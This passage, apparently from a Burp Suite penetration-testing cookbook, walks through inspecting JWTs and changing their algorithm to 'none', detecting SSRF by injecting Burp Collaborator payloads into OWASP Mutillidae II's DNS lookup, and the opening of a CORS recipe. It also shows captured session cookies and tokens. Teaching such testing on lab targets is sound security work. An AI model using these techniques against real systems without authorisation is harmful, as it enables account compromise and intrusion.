As more sites provide client API access, JWT are commonly used for authentication. These tokens hold identity and claims information tied to the resources the user is granted access to on the target site. Web-penetration testers need to read these tokens and determine their strength. Fortunately, there are some handy plugins that make working with JWT tokens inside of Burp much easier. We will learn about these plugins in this recipe.

## Getting ready


In this recipe, we need to generate JWT tokens. Therefore, we will use the **OneLogin** software to assist with this task. In order to complete this recipe, browse to the OneLogin website: <https://www.onelogin.com/>. Click the **Developers** link at the top and then click the **GET A DEVELOPER ACCOUNT** link (<https://www.onelogin.com/developer-signup>).

After you sign up, you will be asked to verify your account and create a password. Please perform these account setup tasks prior to starting this recipe.

Using the OneLogin SSO account, we will use two Burp extensions to examine the JWT tokens assigned as authentication by the site.

## How to do it...


1. Switch to Burp **BApp Store** and install two plugins—**JSON Beautifier** and **JSON Web Tokens**:



The screenshot shows the Burp Suite interface with the 'Extender' tab selected. Below it, the 'BApp Store' tab is also highlighted with a red box. The main content area displays a table of available extensions:

Name	Installed	Rating	Popularity	Last updated	Detail
Java Deserialization Scanner		★★★★★	★★★★★	27 Jun 2011	<a href="#">View Extension</a>
Java Serial Killer		★★★★★	★★★★★	30 Jan 2017	<a href="#">View Extension</a>
Java Serialized Payloads		★★★★★	★★★★★	06 Feb 2017	<a href="#">View Extension</a>
JCrypton Handler		★★★★★	★★★★★	14 Jul 2017	<a href="#">View Extension</a>
JSON Beautifier	✓	★★★★★	★★★★★	03 Oct 2017	<a href="#">View Extension</a>
JSON Decoder		★★★★★	★★★★★	24 Jan 2017	<a href="#">View Extension</a>
JSON Web Token Attacker		★★★★★	★★★★★	22 Nov 2017	<a href="#">View Extension</a>
JSON Web Tokens	✓	★★★★★	★★★★★	03 May 2018	<a href="#">View Extension</a>

2. In the Firefox browser, go to your OneLogin page. The URL will be specific to the developer account you created. Log in to the account using the credentials you established when you set up the account before beginning this recipe:



3. Switch to the Burp **Proxy | HTTP history** tab. Find the POST request with the URL `/access/auth`. Right-click and click the **Send to Repeater** option.
4. Your host value will be specific to the OneLogin account you set up:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single POST request is listed, highlighted with a red box. The request details show the URL `https://sunshine-solutions-lc-dev.onelogin.com /access/auth`. The response status is 200 OK, the length is 1056, and the MIME type is JSON. A tooltip from a context menu lists several options: 'Send to Spider', 'Do an active scan', 'Do a passive scan', 'Send to Intruder', 'Send to Repeater' (which is highlighted with a red box), and 'Ctrl+I' and 'Ctrl+R'. The 'Request' tab is also visible at the bottom.

5. Switch to the **Repeater** tab and notice that you have two additional tabs relating to the two extensions you installed:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × ...

Go Cancel < | > |

**Request**

Raw Params Headers Hex JSON Beautifier JSON Web Tokens **JSON Beautifier** (highlighted)

```
POST /access/auth HTTP/1.1
Host: sunshine-solutions-llc-dev.onelogin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://sunshine-solutions-llc-dev.onelogin.com/login?return=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQ0NFU1MiLCJpc3Mi0iJNT05PUrFJTCIsInVyaS16Imh0dHBz0i8vc3Vuc2hpbmUtc29sdXRpb25zLwxsYylkZXYu251bG9naW4uY29tL2xvZ2luIiwibWW0aG9kIjoiz2V0IiwizXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yjg2TCRpqeYhE85XSVC0CG2V20Yp4MfVJnzs
content-type: application/json
origin: https://sunshine-solutions-llc-dev.onelogin.com
Content-Length: 280
Cookie:
sub_session_onelogin.com=BAh7ByIfYnJvd3N1c192ZXJpZmljYXRpB25fdG9rZW4iRTI4ZDYwYjY2NmEwZjFjNDlmOWNlYWUz0WYXmjY5ZDkyZWU0YzhmMW5NGNhZTPmNzU30Djk0DE4N2Q3MzMxNDI6D3N1c3Npb25faWQiKWI2MTA5OGi5LTlhZjAtNDc3NyjhMTA1LTi4YjEOYzFi0TdrZg43D43D--9fb694cbfd79ce099cb63c62f8198a17f98ee65d; __tdli=d83aelle-9ecf-486f-ad9f-83918d6d4794;
__tdli_fp=67c75c18ff4d40d53512aa99dca3bfc4;
onelogin.com_user=6b5701056b56eeeefa80c22f6ac8e421dd58d8be;
subdomain=sunshine-solutions-llc-dev; __ga=GAI.1.351109700.1536919271;
__gid=GAI.2.1676526488.1536919271;
mp_46875501d246b692eb6fc40122817c71_mixpanel=t7Bt22distinct_id#22#3A#20#22134384#22#2C#22company#22#3A#20#22Sunshine#20Solutions#2C#20LLC#22#2C#22otp_required#22#3A#20#22false#22#2C#22#24initial_referrer#22#3A#20#22https#3A#2F#2Fsunshine-solutions-llc-dev.onelogin.com#2Flogin#2F#3Freturn#3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQ0NFU1MiLCJpc3Mi0iJNT05PUrFJTCIsInVyaS16Imh0dHBz0i8vc3Vuc2hpbmUtc29sdXRpb25zLwxsYylkZXYu251bG9naW4uY29tLyIsImlldGhvZC16ImlldCIsImV4cCI6MTUzNjhxOTIzNywigCFYyW1zIjp7fx0.fuSQH0mS4p8NagsaVtGEHtVHiK_Tnnnd0CgfoGp0JXwU#22#2C#22#24initial_referring_domain#22#3A#20#22sunshine-solutions-llc-dev.onelogin.com#22#7D
Connection: close


("return":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQ0NFU1MiLCJpc3Mi0iJNT05PUrFJTCIsInVyaS16Imh0dHBz0i8vc3Vuc2hpbmUtc29sdXRpb25zLwxsYylkZXYu251bG9naW4uY29tL2xvZ2luIiwibWW0aG9kIjoiz2V0IiwizXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yjg2TCRpqeYhE85XSVC0CG2V20Yp4MfVJnzs")
```

6. Click the **JSON Beautifier** tab to view the JSON structure in a more readable manner:

The screenshot shows a JSON editor interface. At the top, there are buttons for 'Go', 'Cancel', and navigation arrows. Below these are tabs labeled 'Raw', 'Params', 'Headers', 'Hex', 'JSON Beautifier' (which is highlighted with a red border), and 'JSON Web Tokens'. The main area contains a JSON object with several nested fields and values, including a large string value that has been beautified for readability.

```
{
  "return": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFU1MiLCJpc3Mi0iJNT05PURFJTCIisInVyaS16Imh0dHBz0i8vc3Vuc2hpbmUtct29sdXppb25zLWxsYy1kZXVu251bGSnaW4uY29tL2xvZ2luIiwibWW0aG9kIjoiZ2V0IiwiZXhwIjoxNTM2OTB5NDQwLCJwYXJhbXMi0nt9fQ.VGhFWWh3yjg2TCkpqeThE85XSVGOCG2VZ0Yp4MfVJnzg"
}
```

7. Click the **JSON Web Tokens** tab to reveal a debugger very similar to the one available at <https://jwt.io>. This plugin allows you to read the claims content and manipulate the encryption algorithm for various brute-force tests. For example, in the following screenshot, notice how you can change the algorithm to **nOnE** in order to attempt to create a new JWT token to place into the request:



## How it works...

Two extensions, JSON Beautifier and JSON Web Tokens, help testers to work with JWT tokens in an easier way by providing debugger tools conveniently available with the Burp UI.

# Using Burp Collaborator to determine SSRF

SSRF is a vulnerability that allows an attacker to force applications to make unauthorized requests on the attacker's behalf. These requests can be as simple as DNS queries or as maniacal as commands from an attacker-controlled server.

In this recipe, we will use Burp Collaborator to check open ports available for SSRF requests, and then use Intruder to determine whether the application will perform DNS queries to the public Burp Collaborator server through an SSRF vulnerability.

## Getting ready

Using the OWASP Mutillidae II DNS lookup page, let's determine whether the application has an SSRF vulnerability.

## How to do it...

1. Switch to the Burp **Project options** | **Misc** tab. Note the **Burp Collaborator Server** section. You have options available for using a private Burp Collaborator server, which you would set up, or you may use the publicly internet-accessible one made available by PortSwigger. For this recipe, we will use the public one:

The screenshot shows the Burp Suite interface with the 'Misc' tab selected in the top navigation bar. A red box highlights the 'Project options' tab. Another red box highlights the 'Burp Collaborator Server' section.

**Scheduled Tasks**

These settings let you specify tasks that Burp will perform automatically at defined times or intervals.

Add Edit Remove

Time	Repeat	Task

**Burp Collaborator Server**

Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the option is most appropriate for you.

Use the default Collaborator server  
 Don't use Burp Collaborator  
 Use a private Collaborator server:


Server location:

Polling location (optional):


Poll over unencrypted HTTP

Run health check ...


2. Check the box labeled **Poll over unencrypted HTTP** and click the **Run health check...** button:




3. A pop-up box appears to test various protocols to see whether they will connect to the public Burp Collaborator server available on the internet.
4. Check the messages for each protocol to see which are successful. Click the **Close** button when you are done:




- From the top-level menu, select **Burp | Burp Collaborator client**:



6. A pop-up box appears. In the section labeled **Generate Collaborator payloads**, change the **1** to **10**:



7. Click the **Copy to clipboard** button. Leave all other defaults as they are. Do not close the Collaborator client window. If you close the window, you will lose the client session:



8. Return to the Firefox browser and navigate to OWASP 2013 | A1 – Injection (Other) | HTML Injection (HTMLi) | DNS Lookup:

The screenshot shows the OWASP Mutillidae II interface. At the top, there's a banner with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below it, the version is listed as "Version: 2.6.24" and the security level as "0 (Hosed)". Hints are enabled, and the user is not logged in. The main menu includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. A dropdown menu from the "OWASP 2013" section shows "A1 - Injection (SQL)" and "A1 - Injection (Other)". From the "A1 - Injection (Other)" option, a sub-menu for "HTMLi" is expanded, showing "HTMLi via HTTP Headers", "HTMLi Via DOM Injection", and "DNS Lookup". The "DNS Lookup" option is highlighted with a red box.

9. On the DNS Lookup page, type an IP address and click the **Lookup DNS** button:

The screenshot shows the "DNS Lookup" page. At the top, there's a "DNS Lookup" header. Below it are "Back" and "Help Me!" buttons. There's also a "Hints" link and an "AJAX" link to switch to a SOAP Web Service version. The main area asks "Who would you like to do a DNS lookup on?" and has a pink input field labeled "Enter IP or hostname". Below this, there's a "Hostname/IP" label next to a text input containing "192.168.56.101" and a blue "Lookup DNS" button.

10. Switch to the Burp Proxy | HTTP history tab and find the request you just created on the DNS Lookup page. Right-click and select the Send to Intruder option:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request is listed:

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc44sirol; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


A context menu is open on the right side of the request details, with the 'Send to Intruder' option highlighted in red. Other options include 'Send to Spider', 'Do an active scan', 'Do a passive scan', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', and 'Send to Decoder'.

11. Switch to the Burp Intruder | Positions tab. Clear all suggested payload markers and highlight the IP address, click the Add § button to place payload markers around the IP address value of the target\_host parameter:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected and the 'Positions' sub-tab selected. The 'Payload Positions' section is visible, showing a configuration for payload insertion. The 'Attack type' is set to 'Sniper'. The request body is identical to the one in the previous screenshot, but the 'target\_host' parameter is highlighted with a red box.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc44sirol; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
target_host=192.168.56.101§dns-lookup-php-submit-button=Lookup+DNS
```

12. Switch to the Burp **Intruder** | **Payloads** tab and paste the 10 payloads you copied to the clipboard from the Burp Collaborator client into the **Payload Options [Simple list]** textbox using the **Paste** button:



Make sure you uncheck the **Payload Encoding** checkbox.

13. Click the **Start attack** button. The attack results table will pop up as your payloads are processing. Allow the attacks to complete. Note the burpcollaborator.net URL is placed in the payload marker position of the target\_host parameter:

Intruder attack 3							
Attack		Save		Columns			
Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Comment	
0	if1omu0mnv8twdpeis4m4y975ybozd.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48730		
1	f9plgrujhs2qqajbcpyjyv34zv5mtb.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767		
2	jpcpwvanxwiu6ezfstenej8fzlr9g.burpcollaborator.net	200	<input type="checkbox"/>	<input type="checkbox"/>	48767		
3		200	<input type="checkbox"/>	<input type="checkbox"/>	48767		

14. Return to the Burp Collaborator client and click the **Poll now** button to see whether any SSRF attacks were successful over any of the protocols. If any requests leaked outside of the network, those requests will appear in this table along with the specific protocol used. If any requests are shown in this table, you will need to report the SSRF vulnerability as a finding. As you can see from the results shown here, numerous DNS queries were made by the application on behalf of the attacker-provided payloads:

The screenshot shows the Burp Collaborator client interface. At the top, there is a message: "Click 'Copy to clipboard' to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below." Below this, there are two sections: "Generate Collaborator payloads" and "Poll Collaborator interactions". In the "Poll Collaborator interactions" section, there are fields for "Number to generate": 10, "Copy to clipboard" (with a checked checkbox), and "Include Collaborator server location" (also checked). There is also a "Poll every" field set to 60 seconds and a "Poll now" button. A table titled "# Time Type Payload Comment" lists 8 rows of interactions. The first row is highlighted in orange. The table includes columns for number, timestamp, type (DNS), payload, and comment. The payloads listed are various DNS queries, such as "zvyr62di9z6lyw3flpwdks7vy1ppe" and "l8duo14xlu7mir19id16gtjkpf4". The comments column is empty. At the bottom of the table, there are tabs for "Description" and "DNS query", with "DNS query" selected. A message in the bottom panel states: "The Collaborator server received a DNS lookup of type A for the domain name zvyr62di9z6lyw3flpwdks7vy1ppe.burpcollaborator.net."

#	Time	Type	Payload	Comment
1	2018-Sep-15 11:56:34 UTC	DNS	zvyr62di9z6lyw3flpwdks7vy1ppe	
2	2018-Sep-15 11:56:35 UTC	DNS	l8duo14xlu7mir19id16gtjkpf4	
3	2018-Sep-15 11:56:36 UTC	DNS	www.wo7zefaw7izt4cmcqeht4wv2rqg	
4	2018-Sep-15 11:56:36 UTC	DNS	7fnzqaxqi7qt4n5n94xscff61a9t	
5	2018-Sep-15 11:56:34 UTC	DNS	ra5jusaorlidoi7074osc7zaqgg45	
6	2018-Sep-15 11:56:34 UTC	DNS	69dyk9rpn6ksc3hmzm33rn6e95fk3m	
7	2018-Sep-15 11:56:36 UTC	DNS	1qst148k411ntyhghky8mn9q0wxkm	
8	2018-Sep-15 11:56:36 UTC	DNS	a9k2kdrtnakwc7hnzo37ru6f99f83x	

## How it works...

Network leaks and overly-generous application parameters can allow an attacker to have an application make unauthorized calls via various protocols on the attacker's behalf. In the case of this recipe, the application allows DNS queries to leak outside of the local machine and connect to the internet.

## See also

For more information on SSRF attacks, see this PortSwigger blog entry at <https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface>.

# Testing CORS

An application that implements HTML5 CORS means the application will share browser information with another domain that resides at a different origin. By design, browser protections prevent external scripts from accessing information in the browser. This protection is known as **Same-Origin Policy (SOP)**. However, CORS is a means of bypassing SOP, permissively. If an application wants to share browser information with a completely different domain, it may do so with properly-configured CORS headers.

Web-penetration testers must ensure applications that handle AJAX calls (for example, HTML5) do not have misconfigured CORS headers. Let's see how Burp can help us identify such misconfigurations.

## Getting ready

Using the OWASP Mutillidae II AJAX version of the **Pen Test Tool Lookup** page, determine whether the application contains misconfigured CORS headers.

## How to do it...

1. Navigate to **HTML5 | Asynchronous JavaScript and XML | Pen Test Tool Lookup (AJAX)**:

